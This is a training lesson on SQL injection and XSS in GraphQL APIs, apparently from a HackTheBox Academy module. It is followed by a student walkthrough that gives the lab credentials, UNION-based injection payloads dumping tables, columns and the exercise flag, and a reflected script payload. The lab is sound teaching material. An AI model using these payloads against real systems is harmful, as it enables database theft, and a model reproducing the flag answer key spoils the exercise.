Injection Attacks II
One of the most common web vulnerabilities are injection attacks such as SQL Injection, Cross-Site Scripting (XSS), and Command Injection. Like all web applications, GraphQL implementations can also be vulnerable to these issues.
SQL Injection
Since GraphQL is a query language, the most common use case is fetching data from some kind of storage, typically a database. As SQL databases are one of the most predominant forms of databases, SQL injection vulnerabilities can inherently occur in GraphQL APIs that do not properly sanitize user input from arguments in the SQL queries executed by the backend. Therefore, we should carefully investigate all GraphQL queries, check whether they support arguments, and analyze these arguments for potential SQL injections.
Using the introspection query discussed earlier and some trial-and-error, we can identify that the backend supports the following queries that require arguments:
postuserpostByAuthor
To identify if a query requires an argument, we can send the query without any arguments and analyze the response. If the backend expects an argument, the response contains an error that tells us the name of the required argument. For instance, the following error message tells us that the postByAuthor query requires the author argument:

After supplying the author argument, the query is executed successfully:

We can now investigate whether the author argument is vulnerable to SQL injection. For instance, if we try a basic SQL injection payload, the query does not return any result:

Let us move on to the user query. If we try the same payload there, the query still returns the previous result, indicating a SQL injection vulnerability:

If we simply inject a single quote, the response contains a SQL error, confirming the vulnerability:

Since the SQL query is displayed in the SQL error, we can construct a UNION-based SQL injection query to exfiltrate data from the SQL database. Remember that the database may contain data that cannot be queried through the GraphQL API. As such, we should check for any sensitive data in the database that we can access.
To construct a UNION-based SQL injection payload, let us take another look at the results of the introspection query:

The vulnerable user query returns a UserObject, so let us focus on that object. As we can see, the object consists of six fields and a link (posts). The fields correspond to columns in the database table. As such, our UNION-based SQL injection payload needs to contain six columns to match the number of columns in the original query. Furthermore, the fields we specify in our GraphQL query correspond to the columns returned in the response. For instance, since the username is a UserObject's third field, querying for the username will result in the third column of our UNION-based payload being reflected in the response.
As the GraphQL query only returns the first row, we will use the GROUP_CONCAT function to exfiltrate multiple rows at a time. This enables us to exfiltrate all table names in the current database with the following payload:
{
  user(username: "x' UNION SELECT 1,2,GROUP_CONCAT(table_name),4,5,6 FROM information_schema.tables WHERE table_schema=database()-- -") {
    username
  }
}
The response contains all table names concatenated in the username field:
{
  "data": {
    "user": {
      "username": "user,secret,post"
    }
  }
}
Since this is a SQL injection vulnerability, similar to any other web application, we can utilize all SQL payloads and attack vectors to enumerate column names and ultimately exfiltrate data. For more details on exploiting SQL injections, check out the SQL Injection Fundamentals and Advanced SQL Injections modules.
Cross-Site Scripting (XSS)
XSS vulnerabilities can occur if GraphQL responses are inserted into the HTML page without proper sanitization. Similar to the above SQL injection vulnerability, we should investigate any GraphQL arguments for potential XSS injection points. However, in this case, neither queries return an XSS payload:

XSS vulnerabilities can also occur if invalid arguments are reflected in error messages. Let us examine the post query, which requires an integer ID as an argument. If we instead submit a string argument containing an XSS payload, we can see that the XSS payload is reflected without proper encoding in the GraphQL error message:

However, if we attempt to trigger the URL from the corresponding GET parameter by accessing the URL /post?id=<script>alert(1)</script>, we can observe that the page simply breaks, and the XSS payload is not triggered.
Exercise
TARGET: 154.57.164.67:30244
Authenticate to target with username "htb-stdnt" and password "AcademyStudent!"
Challenge 1
Exploit the SQL injection vulnerability to exfiltrate data from the database. What is the flag you find?

First visit the web app and log in with the provided credentials:
- (reference image from previous exercise)

While logged in, go to the Profile tab on the top left. This click will redirect to: http://154.57.164.67:30244/user
- (reference image from previous exercise)

Note that right after the redirect to /user a GraphQL query is posted:
- (reference image from previous exercise)
This query contains:
{
	"query":"{user(username: \"htb-stdnt\") { id username msg role }}"
}
- Specifically querying for our user's id, username, msg, and role fields.
Lets now prove that SQL injection is possible by passing a malformed SQL query using a single ' sign:

- We have confirmed SQL injection works in this specific
userquery.
The next step is to make a payload that will help us discover the table names of this SQL database. The following follows what was shown in this section:
{
	"query":"{user(username: \"x' UNION SELECT 1,2,GROUP_CONCAT(table_name),4,5,6 FROM information_schema.tables WHERE table_schema=database()-- -\") { username }}"
}
x'— closes out the string literal the backend wraps aroundusername, so the rest of your input is interpreted as SQL rather than data. This breaks out of the intendedWHERE username = 'x'context.UNION SELECT 1,2,...,6— appends a second query whose results get unioned with the original. The number of columns (6) has to match the original query's column count exactly, or the DB throws an error — you clearly already brute-forced/matched that.GROUP_CONCAT(table_name)— placed in the 3rd column, since that's presumably the column position that maps tousernamein the app's output (that's why you saw the result show up as"username": "user,secret,flag,post").GROUP_CONCATmashes all matching rows into one comma-separated string so you get everything in a single row/response instead of needing multiple requests.FROM information_schema.tables WHERE table_schema=database()—information_schema.tablesis a metadata table every MySQL/MariaDB instance has, listing all tables in all schemas. Filteringtable_schema=database()restricts it to just the tables in the current application's database.-- -— SQL comment, used to nullify whatever the original query had after your injection point (e.g. a trailing'), so the syntax still parses.
So in short: we broke out of the string, unioned in a query against the metadata schema, and used GROUP_CONCAT to dump all table names in one shot. You found: user, secret, flag, post.

Result:
{"data":{"user":{"username":"user,secret,flag,post"}}}
- Here we notice that there is a table called "flag"
The next step is to retrieve the flag, for this we first need to Enumerate the columns of the flag table, using information_schema.columns:
{
	"query":"{user(username: \"x' UNION SELECT 1,2,GROUP_CONCAT(column_name),4,5,6 FROM information_schema.columns WHERE table_name='flag'-- -\") { username }}"
}
- Notice we replaced:
table_namebycolumn_nameinformation_schema.tablesbyinformation_schema.columnsWHERE table_schema=database()byWHERE table_name='flag'
- This is because now we are trying to read the columns from a single table

Result:
{"data":{"user":{"username":"id,flag"}}}
- The
flagtable has columnsidandflag
Finally lets select the flag data itself from that table. The following payload will query for the contents of the flag column within the flag table:
{
	"query":"{user(username: \"x' UNION SELECT 1,2,flag,4,5,6 FROM flag-- -\") { username }}"
}
- Note that this query looks much more simpler, this is because we are directly selecting the
flagcolumn from theflagtable, nothing else.

Result:
{"data":{"user":{"username":"HTB{1105f1d9480ac244a0c8f2bc47594581}"}}}
flag: HTB